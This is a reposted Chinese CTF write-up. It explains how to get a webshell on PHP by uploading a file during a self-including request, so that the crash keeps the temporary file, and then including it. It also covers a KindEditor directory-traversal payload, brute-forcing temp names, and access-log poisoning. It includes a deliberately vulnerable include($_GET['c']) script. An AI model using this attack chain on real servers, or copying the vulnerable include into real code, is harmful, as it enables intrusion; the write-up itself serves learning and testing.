

利用php自包含特性上传webshell

转载

普通网友 于 2018-08-06 05:23:02 发布 1751 收藏
分类专栏: [php-hack](#)



[php-hack](#) 专栏收录该内容

62 篇文章 3 订阅
订阅专栏



0x00 前言

今天做到一题道来自百度杯十二月第四场的ctf题，题目名字叫blog 进阶篇，当时没做出来，看了writeup才知道竟然还有这种骚操作来上传文件进行包含。

writeup链接: https://blog.csdn.net/qq_30123355/article/details/58165038


0x01 题目复现

题目链接: <https://www.ichunqiu.com/battalion?t=1&r=56951>

前面的解题步骤是注册一个账号以后，在post.php页面提交留言内容，这里会有一个insert into注入，可以拿到管理员的密码。

利用管理员账号登录上去以后会有一个文件包含点，在上级目录下有flag文件。

正常的思路就是使用伪协议来包含flag.php文件，但是这里通过kineditor编辑器的漏洞遍历文件后尝试包含，会发现包含不了php后缀的文件，其他后缀名的文件可以正常包含



所以这里就要用到一个php上传文件的特性再配合上自包含使得php内存溢出的机制来生成一个webshell文件。

0x02 php文件上传机制

首先先了解一下php的全局数组`$_FILES`。

官方的解释：

通过 HTTP POST 方式上传到当前脚本的项目的数组。通过使用 PHP 的全局数组 `$_FILES`，你可以从客户计算机向远程服务器上传文件。

`$_FILES` 数组提供了多个内容在文件上传时使用，比较重要的有以下几个：

```
$_FILES['myFile']['name'] 客户端文件的原名称。  
$_FILES['myFile']['type'] 文件的 MIME 类型，需要浏览器提供该信息的支持，例如"image/gif"。  
$_FILES['myFile']['size'] 已上传文件的大小，单位为字节。  
$_FILES['myFile']['tmp_name'] 文件被上传后在服务端储存的临时文件名，一般是系统默认。可以在php.ini的upload_tmp_dir 中
```

- 这里的重点就是`$_FILES['myFile']['tmp_name']`这个变量

上传过程中还利用到了一个重要的函数`move_uploaded_file()`，该方法是将上传的文件移动到新位置，若不加上这一行代码，临时文件在上传周期后就被删除而不会被存储。

```
move_uploaded_file(file,newloc)
```

本函数检查并确保由 `file` 指定的文件是合法的上传文件（即通过 PHP 的 HTTP POST 上传机制所上传的）。如果文件合法，则将其移动为由 `newloc` 指定的文件。

0x03 上传测试

在同一目录下创建两个文件，`file_upload.html`和`upload.php`

- file_upload.html

The screenshot shows a web browser window at localhost:9000/upload/file_upload.html. The browser displays a simple form with a text input field labeled 'Filename:' and a '上传' (Upload) button. Below the browser, the Notepad++ editor shows the HTML code for the form. The code is as follows:


```
1 <html>
2
3 <meta charset="utf-8">
4 <body>
5 <form action="upload.php" method="post" enctype="multipart/form-data">
6 <label for="file">Filename:</label>
7 <input type="file" name="upload_file" id="file"/>
8 <br/>
9 <input type="submit" name="submit" value="上传"/>
10 </form>
11 </body>
12
13 </html>
```

- upload.php

```
<?php
echo "上传前的文件名: ".$_FILES['upload_file']['name'].'</>';
echo "上传的临时文件名: ".$_FILES['upload_file']['tmp_name'].'</br>';
echo "文件类型: ".$_FILES['upload_file']['type'].'</br>';
echo "文件大小: ".$_FILES['upload_file']['size']/1024.' KB</br>';

echo move_uploaded_file($_FILES['upload_file']['tmp_name'], $_FILES['upload_file']['name']);
?>
```

上传以后可以看到，tmp_name的命名规则是php[0-9A-Za-z]{3,4}，而且在上传过程中是被临时存储在/tmp目录下（wamp的环境）下。



localhost:9000/upload/upload.php

上传前的文件名: webshell.php 上传的临时文件名: D:\wamp\tmp\php6F48.tmp
文件类型: application/octet-stream
文件大小: 0.0224609375 KB
1

D:\wamp\upload\upload.php - Notepad++

```
1 <?php
2 echo "上传前的文件名: ".$_FILES['upload_file']['name'].'</>';
3 echo "上传的临时文件名 : ".$_FILES['upload_file']['tmp_name'].'</br>';
4 echo "文件类型: ".$_FILES['upload_file']['type'].'</br>';
5 echo "文件大小: " . ($FILES['upload_file']['size']/1024) . ' KB</br>';
6
7 echo move_uploaded_file($_FILES['upload_file']['tmp_name'], $_FILES['upload_
8
9
10 ?>
```

PHP Hypertext length: 377 lines: 10 Ln: 3 Col: 55 Sel: 0 | 0 Windows (CR LF) ANSi www.anquanke iNS

但是上传完成以后文件会自动被删除，所以在/tmp下找不到这个文件

名称	修改日期	类型	大小
sess_hk34rq9e9k3em48o1crh7fm4v3	2018/7/28 15:01	文件	1 KB
sess_ica1gvqpcfj2b2dornq8j1e733	2018/7/25 14:34	文件	0 KB
sess_c7odop6vu749tpnosnua15d2a4	2018/7/24 8:52	文件	0 KB
sess_u066qdlhlct5c1ubvf8852u516	2018/7/14 8:57	文件	0 KB
sess_buc0p25e28q1t9iibuq5s0o4a3	2018/7/13 18:51	文件	0 KB
sess_1gaqpp458hpd9t0cvq8pn2qlb4	2018/7/13 13:58	文件	0 KB
sess_1q19cvfh1270ak420pebodagf1	2018/7/1 19:25	文件	0 KB
sess_2klehbbmr9nf4u1edfqr9gdj3	2018/6/30 18:50	文件	0 KB
sess_7f46emm3segs0p94vfqjj375s0	2018/6/28 12:44	文件	0 KB
sess_mjeqm4u672l5l1p41qukfj6k21	2018/6/27 12:32	文件	0 KB
sess_t5b1r5pmtv3l128n33fkv9njd2	2018/6/6 13:41	文件	0 KB
sess_8td99btivr96ju3f5vjt37uo0	2018/6/5 23:11	文件	0 KB
sess_cksmh1erhidk7p1it7urp85rq3	2018/6/5 13:31	文件	0 KB
sess_l9okba2rnb2sm42t7o496151	2018/5/30 16:39	文件	0 KB
sess_6o9r5uuvlsfq6cap9jjng8sn6	2018/5/30 1:30	文件	1 KB
sess_j3m110tim2lnrg5gqqofpn5qp4	2018/5/20 21:14	文件	1 KB
sess_kjkn1h3v15k5m2sbbv4lcrbj0tm...	2018/5/3 0:36	文件	129 KB
upload.py	2018/2/3 12:59	Python File	1 KB

- 那么我们要如何做到让阻止他将临时文件删除呢？这里就用到了自包含的特性，让存在php文件包含点的文件包含自己，让他产生一个相当于死循环的状态，在包含的过程中我们进行post文件上传操作。

```
self_include.php?c=self_include.php
```

这样就会导致内存溢出，无法正常结束一个php上传周期，这时它会清空自己的内存堆栈，以便从错误中恢复过来，这时对临时文件的删除操作就无法完成，当跳出这个周期后，这个临时文件就以后缀名为tmp的形式保存在/tmp目录下。

这时候我们就利用存在包含点的php文件包含这个临时文件就行了。

0x04 包含测试

测试环境：apache 2.4.9、php版本5.5.12

1. 创建两个文件，一个为存在包含点的self_include.php，一个构造的文件上传点

- self_include.php


```
<?php
    include($_GET['c']);
?>
```

- self_include.html

```
<html>


<meta charset="utf-8">
<body>
  <form name="upload" method="post" enctype="multipart/form-data" action="./self_include.php?c=self_inclu
    File: <input type="file" name="file">
    <input type="submit" name="submit">
  </form>
</body>
</html>
```

2. 我们让他自包含和文件上传同时进行，这里上传一个phpinfo文件。



当我们点击提交以后，发现他报错了

```
Maximum function nesting level of '100' reached, aborting!
```




- 这是因为在我本地装了xdebug插件，它默认只能trace 100条的信息，所以这里在php.ini的xdebug配置下加上一条：

```
xdebug.max_nesting_level=600
```


这里测试过大约包含到150次左右程序就会崩溃，就会在tmp目录下生成我们需要的临时文件。

3. 重启服务器，此时重新包含一次，提交



可以看到这里生成了两个临时文件，说明这里经过了两个上传周期，之后php守护进程无法处理这种情况就会抛出一个无法访问异常。

4. 之后就可以直接利用包含点，愉快的包含我们上传的文件了



5. 所以在如果在远程服务器上的php脚本存在文件包含点的话，我们就可以在本地构造一个html文件，action指向他提交过去就行了。

- 就上面那题来说，最后为了找到文件名，用了kineditor编辑器的目录遍历漏洞来找到临时文件的文件名

```
payload: /kineditor/php/file_manager_json.php?path=../../../../../tmp/
```

- 在实战中有其他两种方式可以包含到临时文件：
- 使用爆破的方式找出文件名

最容易爆的是三位数字，所以这里可以多尝试上传几次，直到有三位数字的临时文件生成。



0x05 脑洞大开

就这题来说还有种包含文件getshell的解法，就是包含日志文件

访问一个不存在的文件时，会在服务器下的/log/access.log进行记录，我们可以通过url写入一个一句话来包含日志文件，从而getshell

1. 首先访问[http://localhost:9000/<?php phpinfo\(\);?>](http://localhost:9000/<?php phpinfo();?>)，记得这里需要使用bp来发包。


```
D:\wamp\logs\access.log - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(M) 语言(L) 设置(I) 宏(O) 运行(R) 插件(P) 窗口(W) ?
file_upload.html x upload.php x self_include.html x self_include.php x phpinfo.php x access.log x
561142 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=.^
561143 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561144 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561145 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561146 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561147 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561148 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561149 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561150 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561151 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561152 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561153 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561154 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561155 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561156 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561157 127.0.0.1 - - [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=
561158 127.0.0.1 - - [28/Jul/2018:18:21:40 +0800] "GET /favicon.ico HTTP/1.1" 404 3
561159 127.0.0.1 - - [28/Jul/2018:18:21:55 +0800] "GET /upload/self_include.php?c=%
561160 127.0.0.1 - - [28/Jul/2018:18:22:24 +0800] "GET /%3C?php%20phpinfo();?%3E HT
561161 127.0.0.1 - - [28/Jul/2018:18:23:56 +0800] "GET /<?php phpinfo();?> HTTP/1.1
561162 127.0.0.1 - - [28/Jul/2018:18:24:39 +0800] "GET /<?php phpinfo();?> HTTP/1.1
561163 127.0.0.1 - - [28/Jul/2018:18:24:40 +0800] "GET /<?php phpinfo();?> HTTP/1.1
561164
Normal text file length : 61,690,681 lines : 561,16 Ln : 1 Col : 1 Sel : 0 | 0 Windows (CR LF) UTF-8 www.anquank... INS
```

3. 进行文件包含，成功包含了phpinfo文件。

```
http://localhost:9000/upload/self_include.php?c=../logs/access.log
```


域名重定向 http://localhost:9000/upload/self_include.php?c=../logs/access.log

手学渗 Win10系 防盗猫 Jingle Bell 红帽RHEL 神探夏洛 MSDN 渗透测试 慕课网 海南大学-- 正方教务 红黑联盟 >> 扩展 阅读模

session.getA x 关于session.c x 越权Demo x 选手训练营 x "百度杯"CTF x "百度杯"CTF x KindEditor上 x Kindeditor特 x 2016百度杯1 x 百度

```

/upload/self_include.php?c=../tmp/php979.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_inclu
- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php981.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:
p982.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php983.tmp HTTP/1.1"
/upload/self_include.php?c=../tmp/php984.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_inclu
- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php986.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:
p987.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php988.tmp HTTP/1.1"
